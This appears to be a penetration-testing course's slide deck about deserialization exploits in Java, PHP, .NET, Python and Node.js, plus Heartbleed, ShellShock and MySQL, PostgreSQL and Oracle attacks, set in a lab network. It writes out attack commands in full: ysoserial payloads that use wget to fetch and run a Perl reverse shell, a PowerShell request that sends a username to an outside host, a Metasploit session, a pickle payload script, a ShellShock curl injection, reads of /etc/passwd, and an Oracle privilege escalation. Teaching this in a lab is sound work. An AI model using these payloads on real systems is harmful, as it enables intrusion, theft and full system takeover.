fgABWwAKc3RhY2tUcmFjZXQAHltMamF2YS9sYW5nL1N0YWNrVHJhY2VFbGVtZW50
QIHJlbW90ZSBwcm9jZWR1cmUgY2FsbCAoUlBDKSBjYW5ub3QgYmUgdW5tYXJzaGF
NlRwXlBwVudDsCRio8PPP0iOQIAAHhwAAAAABnNyABtqYXZhLmxhbmcuU3RhY2tUcm
W1iZXJMAA5kZWNsYXJpbmdDbGFzc3EAfgABTAAIZmlsZU5hbWVxAH4AAUwACm1ld
```

```
0000: aced 0005 7372 001d 6f72 672e 6170 6163 ....sr..org.
0010: 6865 2e73 6f61 702e 534f 4150 4578 6365 he.soap.SOAP
0020: 7074 696f 6e1e 4f3a 38ec 1d0a 6202 0002 ption.0:8...
0030: 4c00 0966 6175 6c74 436f 6465 7400 124c L..faultCode
0040: 6a61 7661 2f6c 616e 672f 5374 7269 6e67 java/lang/St
0050: 3b4c 000f 7461 7267 6574 4578 6365 7074 ;L..targetEx
0060: 696f 6e74 0015 4c6a 6176 612f 6c61 6e67 iont..Ljava/
0070: 2f54 6872 6f77 6162 6c65 3b78 7200 136a /Throwable;x
0080: 6176 612e 6c61 6e67 2e45 7863 6570 7469 ava.lang.Exc
0090: 6f6e d0fd 1f3e 1a3b 1cc4 0200 0078 7200 on...&gt.....
00a0: 136a 6176 612e 6c61 6e67 2e54 6872 6f77 .java.lang.T
00b0: 6162 6c65 45c6 3527 3977 b8cb 0300 034c able..5'9w..
```


Java Serialization: How to attack



- We need to send the attack in serialized payload format
- ysoserial: A proof of concept tool to generate serialized payloads

```
root@kali:~/Tools/deserialization-exploit# java -jar ysoserial-0.0.5-all.jar --help
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
Available payload types:
```

Payload	Authors	Dependencies
BeanShell1	@pwntester, @cschneider4711	bsh:2.0b5
C3P0	@mbechler	c3p0:0.9.5.2, mchange-commons-java:0.2.11
Clojure	@JackOfMostTrades	clojure:1.8.0
CommonsBeanutils1	@frohoff	commons-beanutils:1.9.2, commons-collections:3.1
CommonsCollections1	@frohoff	commons-collections:3.1
CommonsCollections2	@frohoff	commons-collections4:4.0
CommonsCollections3	@frohoff	commons-collections:3.1
CommonsCollections4	@frohoff	commons-collections4:4.0

- Sometimes the remote server might not have nc for reverse shell
 - /root/Tools/deserialization-exploit/perl-reverse-shell.pl is a Perl reverse shell
 - Other reverse shell one-liners on pentest monkey could be used
- If you use file based shell, you can deliver the reverse shell using wget / curl

<https://t.me/learningnets>

Java Serialization: Payload generation



- Create the payload to retrieve the Perl code from Kali:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1  
'wget http://192.168.X.206/perl-reverse-shell.pl -O  
/tmp/shell.pl' > payload_wget.bin
```

- Create the payload that will call the Perl code and give us shell access:

```
java -jar ysoserial-0.0.5-all.jar CommonsCollections1  
'perl /tmp/shell.pl 192.168.X.206 9999' >  
payload_exe.bin
```

Java Serialization: Exploit delivery



- Execute the payload to retrieve the Perl code from Kali:

```
sh websphere-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_wget.bin
```

- Execute the payload that will call the Perl code and give us shell access:

```
sh websphere-2015-deserialization-exploit.sh  
https://192.168.3.150:8880/ payload_exe.bin
```

```
root@kali:~# nc -lnvp 9999  
listening on [any] 9999 ...  
connect to [192.168.10.206] from (UNKNOWN) [192.168.3.150] 52908  
id  
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
```



Exercise 2.2



Demo 2.2

WebSphere Java Exploits

- Identify a vulnerability in a service running on 192.168.3.150
- Obtain a reverse shell by exploiting the identified vulnerability

More Serialization: **Weblogic CVE-2018-3245**

- Deserialization vulnerability which exists in 'WLS Core' component of Oracle WebLogic Server
- Affected versions: 10.3.6.0, 12.1.3.0 and 12.2.1.3
- Allows unauthenticated attacker with network access using WebLogic's proprietary 'T3' protocol to compromise Oracle WebLogic Server
- Successful exploitation can result in complete takeover of Oracle WebLogic Server

Public exploit: <https://github.com/pyn3rd/CVE-2018-3245>

Reference: <https://www.cvedetails.com/cve/CVE-2018-3245/>

<https://t.me/learningnets>



Even More Serialization: **CVE-2018-15957: ColdFusion RCE**

- Deserialization vulnerability which exists in ColdFusion
- Affected versions: 2018 release, 2016 release and version 11
- Patched version: 11 Update 15, 2016 Update 7, 2018 Update 1
- Allows an attacker to execute arbitrary code by passing specially crafted serialized payload

Reference:

<https://helpx.adobe.com/security/products/coldfusion/apsb18-33.html>



It's everywhere!: JBoss RCE CVE-2018-14667



- An Expression Language (EL) vulnerability which exists in JBoss RichFaces framework
- Affected versions: RichFaces Framework 3.X through 3.3.4 (all versions)
- An unauthenticated remote attack could send a specially-crafted Java serialized object that contains a tainted expression, which triggers deserialization by bypassing the whitelist protections
- Could lead to execution of arbitrary java code or possibly system code

References: <https://access.redhat.com/solutions/3660371>
<https://seclists.org/fulldisclosure/2018/Nov/47>

<https://t.me/learningnets>

...aaaand back to WebSphere: **CVE-2018-1567: WebSphere RCE (again)**

- This deserialization vulnerability lies in the SOAP connectors
- Affected versions: 7.0 to 9.0
- An attacker could craft a malicious serialized object and further execute Java code through SOAP connectors

Reference:

<https://www-01.ibm.com/support/docview.wss?uid=swg22016254>

PHP



Code execution can be achieved when we pass a serialized object to the unserialize function(unserialize()) , controlling the creation(serialization) of the object in memory

The screenshot shows the PHP documentation page for the `unserialize()` function. The browser address bar shows `php.net/manual/en/function.unserialize.php`. The page has a navigation bar with links for `php`, `Downloads`, `Documentation` (which is active), `Get Involved`, and `Help`. The main content area states that `unserialize()` takes a single serialized variable and converts it back into a PHP value. A prominent warning box with a pink background contains the following text: **Warning** Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user. Below the warning, it says: If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you.

Reference:

<https://www.ntsousecure.com/remote-code-execution-via-php-unserialize/>

<https://t.me/learningnets>

PHP: Exploitation requirements

- Application must leverage class with magic method

Here are few magic functions in php:

```
__construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __toString(), __invoke(), __set_state(), __clone(), and __autoload().
```

Here are few magic methods in php:

```
Exception::__toStringErrorException::__toStringDateTime::__wakeupReflectionException::__toStringReflectionFunctionAbstract::__toStringReflectionFunction::__toStringReflectionParameter::__toStringReflectionMethod::__toStringReflectionClass::__toStringReflectionObject::__toStringReflectionProperty::__toStringReflectionExtension::__toStringLogicException::__toStringBadFunctionCallException::__toStringBadMethodCallException::__toStringDomainException::__toStringInvalidArgumentException::__toStringLengthException::__toStringOutOfRangeException::__toStringRuntimeException::__toString
```

Ref: <http://www.programmerinterview.com/index.php/php-questions/php-what-are-magic-functions/>

- All classes used in attacks must be declared or support autoloading
- Knowledge of server-side code is required to form the gadget chain

PHP: Exploitation



- PHPGGC is a ysoserial style payload generator for PHP
- PHP ≥ 5.6 is required to run PHPGGC
- Contains gadget chains for multiple opensource framework

<https://github.com/ambionics/phpggc>

```
root@kali:~/phpggc-master# ./phpggc -b slim/rce1 system id
TzoxODoiU2xpbVxIdHRwXFJlc3BvbmlIjoyOntzOjEwOiIAKgBoZWfkZXJzIjtpOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIA
udGFpbmVyIjtpOjE0OiJUbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6Mzc
k6MDtPOjg6IlNsaW1cQXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtpOjg6IlNsaW1cQXBwIjoxOntzOjE5Oi
29udGFpbmVyIjtpOjE0OiJUbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6M
InN5c3RlbSI7fXM6MjQ6IgBQaW1wbGVcQ29udGFpbmVyAHZhbnHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0iO31z
lXENvbnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI6ImlkIjtpOjY6MjQ6IgB
FpbmVyAHZhbnHVlcyI7YToxOntzOjM6ImFsbCI7YToyOntpOjA7cjo2O2k6MTtzOjI6ImlkIjtpOjY6MjQ6IgBQaW1wbGVcQ2
XMiO2E6MTp7czozOiJhbGwiO2E6Mjp7aTowO3I6NjtpOjE7czoyOiJpZCI7fX19fXM6NzoiACoAYm9keSI7czowOiIiO30=
```

Joomla RCE aka PHP Serialization Bug

- Joomla stores session data in serialized form and performs unsafe deserialization
- Stores `USER_AGENT` HTTP Header in session data

Timeline:

- Publicly disclosed on **15 Dec 2015**
- Patched by Joomla on **14 Dec 2015**
- Affects PHP versions before **September 2015**
- Metasploit module available



Joomla RCE: Metasploit Module

- exploit/multi/http/joomla_http_header_rce

Matching Modules

Name	Disclosure Date	Rank	Description
exploit/multi/http/joomla_http_header_rce	2015-12-14	excellent	Joomla HTTP Header Unauthenticated Remote Code Execution

```
msf > use exploit/multi/http/joomla_http_header_rce
msf exploit(joomla_http_header_rce) > set RHOST 192.168.200.110
RHOST => 192.168.200.110
msf exploit(joomla_http_header_rce) > check
[*] 192.168.200.110:80 - The target appears to be vulnerable.
msf exploit(joomla_http_header_rce) > exploit

[*] Started reverse TCP handler on 192.168.86.206:4444
[*] 192.168.200.110:80 - Sending payload ...
[*] Sending stage (33068 bytes) to 192.168.200.110
[*] Meterpreter session 1 opened (192.168.86.206:4444 -> 192.168.200.110:47811) at 2019-01-29 15:50:44 +0000

meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer      : vagrant-ubuntu-precise-64
OS            : Linux vagrant-ubuntu-precise-64 3.2.0-95-virtual #135-Ubuntu SMP Tue Nov 10 14:00:24 UTC 2015 x86_64
Meterpreter   : php/php
meterpreter > █
```

PHP: CVE-2016-4010 : Magento RCE



```
/**
 * Unserialize serializable object fields
 */
public function unserializeFields(\Magento\Framework\Model\AbstractModel
{
    // Loops through the '_serializableFields' property
    // (containing hardcoded fields that should be serialized)
    foreach ($this->_serializableFields as $field => $parameters) {
        // Get the field's value
        $value = $object->getData($field);

        // If it's not an array or an object, unserialize it
        if (!is_array($value) && !is_object($value)) {
            $object->setData($field, unserialize($value));
        }
    }
}

// AbstractDb::unserializeFields ()
```

Reference:

<https://t.me/learningnets> <http://netanelrub.in/2016/05/17/magento-unauthenticated-remote-code-execution/>

.NET

The .NET framework has multiple serialization types.

Top Serialization Methods:

- Binary serialization – Runtime serialization
- XML & SOAP Serialization
- Data Contract Serialization

```
1 namespace BinaryFormatterDemo
2 {
3     class Program
4     {
5         static void Main(string[] args)
6         {
7             string secretData = "This is Sample Data";
8             string serealizedData = Convert.ToBase64String(SerealizeData(secretData));
9             Console.WriteLine("SerIALIZED Data : " + serealizedData);
10            Console.WriteLine("Deserialized Data : " + DeserealizeData(Convert.
11                FromBase64String(serealizedData)));
12            Console.Read();
13        }
14        public static string DeserealizeData(byte[] serealizedData)
15        {
16            MemoryStream memStream = new MemoryStream(serealizedData);
17            BinaryFormatter binFormatter = new BinaryFormatter();
18            return binFormatter.Deserialize(memStream).ToString(); Deserialization
19        }
20        public static byte[] SerealizeData(string data)
21        {
22            MemoryStream memStream = new MemoryStream();
23            BinaryFormatter binFormatter = new BinaryFormatter();
24            binFormatter.Serialize(memStream, data); Serialization
25            memStream.Seek(0, SeekOrigin.Begin);
26            return memStream.ToArray();
27        }
28    }
29 }
```

.NET: NancyFX (CVE-2017-9785)

- Lightweight framework for building HTTP services on .Net
- Vulnerable Version: <1.4.4 & 2.x < 2.0-dangermouse
- Vulnerable file: csrf.cs
- CSRF token in cookie is JSON deserialized causing the exploit

Exploit Chain:

PSObject -> serialized -> base64 -> POST cookie -> code execution



.NET: Exploitation



- Similar to ysoserial in Java we have ysoserial.net in .NET
- ysoserial.net works in windows and can generate payloads (gadget chains) for a large range of formatters

```
>ysoserial.exe -p ViewState  
-g TextFormattingRunProperties -c "powershell.exe Invoke-WebRequest -Uri http://192.168.43.123:9000/$env:UserName"  
--path="/content/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="F6722806843145965513817CEBDECB  
B1F94808E4A6C0B2F2" --validationalg="SHA1" --validationkey="C551753B0325187D1759B4FB055B44F7C5077B016C02AF674E8DE6  
9351B69FEFD045A267308AA2DAB81B69919402D7886A6E986473EEEC9556A9003357F5ED45"  
  
6MXWFche6R/8L0W6ReIMKwReVL5lKBOE9260TWd/gv/ewvA+uIl62AGnF309/PtW1JOUhSNBFLdUyjrYBGfaQX0PZ16xE7mvWMoavL5ySOSy6b+KIa/  
o1YLQ1UzddQLFxMyUpnCY1yf5b7eFMKGd54VYhL5f8lfQU1kt+sCMwZQ/YzxDy9jHR090J90WI6fjofhxYVumPzf7ICrfg5Ku2AgN4FKwOpHAVtNqSP  
tm3bF29X+tQN17Q2y/gVDw9YLofoemWnrBSu1o+eYXO+vBrpKEPrMr6+axtaz7yNxVUMMW46bAyNSxjE6tW0eMxN/9iJ5H84/D3a6+yDWf13JSUn7EU  
NqtY5sVMRGNZfeKEE7pR08qB1E1bn38iDOLagD0pnTOodieBv2oYeEKzFwB/LDI7a+BH4VHEcJW9KKT16EnLTgJP431C8u7DB2Z+TWGx6AqViJj8pbI  
LBbUgMZP6V5b10wFxaK+6weT4oDnj5X473AdyAUyynBiCdF6cuzjp0jN8qKy+OiYtukeZfCSZJ6LFnuEIVGxNEf0wU1GoBRT3NEGPB/AurJbHBFeeTt
```

References:

<https://github.com/pwntester/ysoserial.net>

<https://speakerdeck.com/pwntester/attacking-net-serialization>

<https://www.otsosecure.com/exploiting-viewstate-deserialization-using-blacklist3r-and-ysoserial-net/>

<https://t.me/learningnets>

Python



- Python pickle module implements serialization in python
- Pickled string starts with "\x80\x03" ends with "b."

`pickle` — Python object serialization

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “*Pickling*” is the process whereby a Python object hierarchy is converted into a byte stream, and “*unpickling*” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [\[1\]](#) or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

Warning: The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

- More primitive module is marshal however its discouraged
- <https://docs.python.org/3/library/pickle.html>

<https://t.me/learningnets>

Reference:
<https://docs.python.org/3/library/pickle.html>

Python: Exploitation



```
#!/usr/bin/env python
#payload.py
import pickle
import socket
import os
class payload(object):
    def __reduce__(self):
        comm = "COMMAND_TO_BE_EXECUTED"
        return (os.system, (comm,))
payload = pickle.dumps( payload())
soc = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
soc.connect(("<IP>", <PORT>))
print soc.recv(1024)
soc.send(payload)
```

Exploit Command:
python exp.py && nc -lvp 12347

Reference:

<https://t.me/learningnets> <https://gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd>

Node.js

Node.js itself uses JSON for serialization needs

- 3rd Party modules have custom serialization features
 - node-serialize
 - serialize-to-js
- node-serialize (CVE-2017-5941)
 - Current version still vulnerable
 - Security Warning posted on the github page



Node.js: node-serialize



github.com/luin/serialize/blob/master/lib/serialize.js

```
59
60 unserialize = function(obj, originObj) {
61     var isIndex;
62     if (typeof obj === 'string') {
63         obj = JSON.parse(obj);
64         isIndex = true;
65     }
66     originObj = originObj || obj;
67
68     var circularTasks = [];
69     var key;
70     for(key in obj) {
71         if(obj.hasOwnProperty(key)) {
72             if(typeof obj[key] === 'object') {
73                 obj[key] = unserialize(obj[key], originObj);
74             } else if(typeof obj[key] === 'string') {
75                 if(obj[key].indexOf(FUNCFLAG) === 0) {
76                     obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
77                 } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
78                     obj[key] = obj[key].substring(CIRCULARFLAG.length);
79                     circularTasks.push({obj: obj, key: key});
80                 }
81             }
82         }
83     }
```

Reference:

<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

<https://t.me/learningnets>

Vulnerable VM

- We have a vulnerable host that suffers from many of the vulnerabilities discussed throughout this session
- You can find this in the lab network at 192.168.3.123



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Mitigation steps

- No easy solution for existing applications, worst case may require architectural overhaul
- Never provide user-controlled data directly to de(un)serialize functions
- Prefer JSON instead of serialization options
- Whitelist the classes you want to deserialize anything else goes /dev/null
- Automated solutions
 - <https://github.com/kantega/notsoserial> → Deserialization Firewall
 - <https://github.com/ikkisoft/SerialKiller> → Lookahead Deserializer



Network status: After Serialization exploits

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



PWNED!

Web Technologies

**(Dis)Honorable
Mentions**

SSL/TLS flaws




- **Official name TLS:** Transport Layer Security
- **Multiple versions in place:**
 - SSLv2 / v3
 - TLS 1.0 / 1.1 / 1.2 / 1.3
- **Historically one of the most attacked layers:**
 - Heartbleed
 - POODLE
 - Lucky13
 - Apple GOTO Fail
 - FREAK / MS15-031
 - DROWN
 - Schannel
 - BREACH
 - Logjam
 - ROBOT
 - and many more...

HeartBleed

- Upon successful exploitation it is possible to read arbitrary data from the memory of the target
- A bounds checking vulnerability (maximum) 64kb of data
- A flaw in the heartbeat request (connection check)
- Affected OpenSSL 1.0.1 to 1.0.1f for TLS 1.0, 1.1, and 1.2



HeartBleed



Reference:

<https://securityintelligence.com/heartbleed-openssl-vulnerability-what-to-do-protect/>

<https://t.me/learningnets>

ShellShock



- Another named vulnerability
- Could affect any system that allows command execution via Bash
- Bug in parsing of input
- Affects remote script parsing such as CGI
- Affected all Bash versions until 4.3
 - Bash not directly externally accessible, so often ignored

Example:

```
env x='() { :; }; echo vulnerable' bash -c "echo this is a test"
```

- x is defined from ' to ' i.e. x='() { :; }; echo vulnerable'
- echo vulnerable should be part of function definition

Read about another example: https://digi.ninja/blog/telnet_shellshock.php



Lab challenge 2.3

Heartbleed & ShellShock

- Identify a way to access the administrative interface on 192.168.3.180
 - **Hint:** Scripts (for both plain text and hex extraction) available at /root/Tools/heartbleed/
- Demos:
<https://www.youtube.com/watch?v=OMtvF-FTxGQ>
<https://www.youtube.com/playlist?list=PL4OKpmMG8j3ACG58ZermLsoQy-5DuNqk3>
- Gain a shell on the system by exploiting functionality of the administrative interface
 - **Hint:**

```
curl -k  
https://192.168.3.180/<vulnerable_page> -H  
"custom:() { ignored; }; <your_commands> "
```

Network status: After HeartBleed and ShellShock

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100



192.168.3.210



192.168.3.215



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17



192.168.X.18



192.168.X.209



192.168.X.206



Databases

- ☒ MySQL
- ☒ PostgreSQL
- ☒ Oracle



Databases

MySQL &
PostgreSQL

 Companies House

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[Sign in / Register](#)

Search for a company or officer

**; DROP TABLE
"COMPANIES";-- LTD**

<https://www.learningnets.com>

Attacking MySQL



- MySQL is very widely used - which makes it an attractive target
- Listens on TCP port 3306 by default
- Typically secured by default with network access controls and built in ACLs

Vulnerabilities:

- BACKRONYM (SSL Downgrade - 2015)
- Remote Authentication Bypass (2012)
- SQL injection attacks
- Abusing Management Console access (such as phpMyAdmin)
- Brute force attack if a direct connection is possible
- The root user of MySQL is almost always present and not configured to lockout by default

MySQL Exploitation



- Getting access to a database is just the beginning
- Various attacks can be performed depending on privileges
- FILE* privilege allows the user to read files on the server

```
select LOAD_FILE('/etc/passwd');
```

- Database credentials location: mysql.user table

```
select * from mysql.user;
```

- Note: It's always worth checking if your database account has the FILE privilege. The MySQL root user has this access...

PostgreSQL Exploitation

- Listens on TCP port 5432 by default
- Default configuration is limited to localhost
- Default user **postgres**
- UDF Injection allows os code execution as the postgres user

```
sqlmap -d  
postgres://postgres:password@192.168.X.X:5432/postgre  
s --os-shell
```





Lab challenge 3.1

MySQL and Postgres

- Identify an account with a weak password and login to the MySQL database
 - Read the file `/etc/passwd` and identify the username corresponding to uid 1001
 - Extract & crack hashes from the MySQL database (mysql.user table) & tables within 'other' databases
- Identify the SSH service running on the host
 - Using an online attack, obtain the password for user identified during the MySQL challenge
 - Obtain the output of the command `uname -a`
- Identify an account with a weak password and login to the PostgreSQL database
 - Execute OS code and obtain the output of `ifconfig` on the remote host



Databases

Oracle



Oracle

To connect to an Oracle database, you need the following:

- IP:port (default port 1521)
 - use Nmap for this
- SID (database name)
 - use odat here
- Credentials
 - use odat here



Oracle: The real world

- Typically you will be able to connect to Oracle as an unprivileged account such as SCOTT/TIGER
- After connecting you may want to:
 - Escalate privileges to become DBA
 - With DBA privs execute OS Code



Hacking Oracle for fun and pr0fit: #1 and #2



#1: Identify SID

```
odat-libc2.5-x86_64 sidguesser -s
192.168.3.100
```

```
[1.1] Searching valid SIDs thanks to a
well known SID list on the
192.168.3.100:1521 server
```

```
[+] 'XE' is a valid SID. Continue...
```

```
[+] 'XEXDB' is a valid SID. Continue...
```

#2: Identify default account(s)

```
odat-libc2.5-x86_64 passwordguesser -d
XE -s 192.168.3.100
```

```
[+] Valid credentials found:
SCOTT/TIGER. Continue...
```


```
100%
|#####
#####
#####
#####
###| Time: 00:00:15
```

```
[+] Accounts found on
192.168.3.100:1521/XE: { 'SCOTT':
'XEXDB' }
```

Hacking Oracle for fun and pr0fit: #3

Connect** to Oracle database with credentials identified and verify your user privileges:

```
select * from session_privs
```



** we recommend using an external tool called Razorsql (www.razorsql.com) for connecting to the database. You can download a FREE 30 day trial from the razorsql website.

<https://t.me/learningnets>



Hacking Oracle for fun and pr0fit: #4

Vectors for privilege escalation attacks against Oracle:

- Missing security patches
- Poorly written custom PL/SQL code
- 0 day



Oracle: Vulnerabilities CPU Jan 2015

Vulnerability: Public role has index privilege on SYS.DUAL table

Exploit:

- Create a malicious function as our low privileged user
- Create an Index on SYS.DUAL which will execute this function
- Query SYS.DUAL
- The function will now be executed as SYS





Demo

Hacking Oracle

CREATE your 'malicious' function

```
CREATE OR REPLACE FUNCTION GETDBA_X (FOO varchar)
return varchar deterministic authid current_user
is

pragma autonomous_transaction;

begin

execute immediate 'grant dba to userx identified
by userx';

commit;

return 'FOO';

end;
```



Demo

Hacking Oracle: Continued

Create index on sys.dual referencing your function

```
create index exploit_index_X on  
SYS.DUAL (SCOTT.GETDBA_X ('BAR')) ;
```

Hacking Oracle: Continued



